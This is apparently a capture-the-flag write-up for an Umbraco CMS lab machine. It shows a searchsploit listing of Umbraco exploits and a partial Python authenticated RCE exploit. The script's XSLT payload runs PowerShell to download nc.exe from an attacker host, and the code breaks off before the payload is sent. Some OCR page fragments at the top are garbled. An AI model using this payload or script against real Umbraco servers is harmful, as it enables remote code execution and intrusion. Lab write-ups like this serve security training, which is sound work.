
Community
Find the answers or ask your Umbraco questions

Umbraco.tv
Tutorial videos (some are free, some are on subscription)


Traini
Real-l training offici Umbr certifica




```
root@kali:~/Masaüstü# searchsploit umbraco
-------------------------------------------------------------------------------------------------------------------- ------------------------------------
 Exploit Title                                                                                                      |  Path
                                                                                                                    | (/usr/share/exploitdb/)
-------------------------------------------------------------------------------------------------------------------- ------------------------------------
Umbraco CMS - Remote Command Execution (Metasploit)                                                                 | exploits/windows/webapps/19671.rb
Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution                                                          | exploits/aspx/webapps/46153.py
Umbraco CMS SeoChecker Plugin 1.9.2 - Cross-Site Scripting                                                          | exploits/php/webapps/44988.txt
-------------------------------------------------------------------------------------------------------------------- ------------------------------------
```




```
import requests;

from bs4 import BeautifulSoup;

def print_dict(dico):
    print(dico.items());

print("Start");

# Execute a calc for the PoC
payload = '<?xml version="1.0"?><xsl:stylesheet version="1.0" \
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" \
xmlns:csharp_user="http://csharp.mycompany.com/mynamespace">\
<msxsl:script language="C#" implements-prefix="csharp_user">public string xml() \
{ string cmd = "IWR http://10.10.14.6:8081/nc.exe -o c:/windows/temp/me.exe"; System.Diagnostics.Process proc = new System.Diagnostics.Process();\
 proc.StartInfo.FileName = "powershell"; proc.StartInfo.Arguments = cmd;\
 proc.StartInfo.UseShellExecute = false; proc.StartInfo.RedirectStandardOutput = true; \
 proc.Start(); string output = proc.StandardOutput.ReadToEnd(); return output; } \
 </msxsl:script><xsl:template match="/"> <xsl:value-of select="csharp_user:xml()"/>\
 </xsl:template> </xsl:stylesheet> ';

login = "admin@htb.local";
password="baconandcheese";
host = "http://10.10.10.180";

# Step 1 - Get Main page
s = requests.session()
url_main =host+"/umbraco/";
r1 = s.get(url_main);
print_dict(r1.cookies);

# Step 2 - Process Login
url_login = host+"/umbraco/backoffice/UmbracoApi/Authentication/PostLogin";
loginfo = {"username":login,"password":password};
r2 = s.post(url_login,json=loginfo);

# Step 3 - Go to vulnerable web page
url_xslt = host+"/umbraco/developer/Xslt/xsltVisualize.aspx";
r3 = s.get(url_xslt);

soup = BeautifulSoup(r3.text, 'html.parser');
VIEWSTATE = soup.find(id="__VIEWSTATE")['value'];
VIEWSTATEGENERATOR = soup.find(id="__VIEWSTATEGENERATOR")['value'];
UMBXSRFTOKEN = s.cookies['UMB-XSRF-TOKEN'];
headers = {'UMB-XSRF-TOKEN':UMBXSRFTOKEN};
```



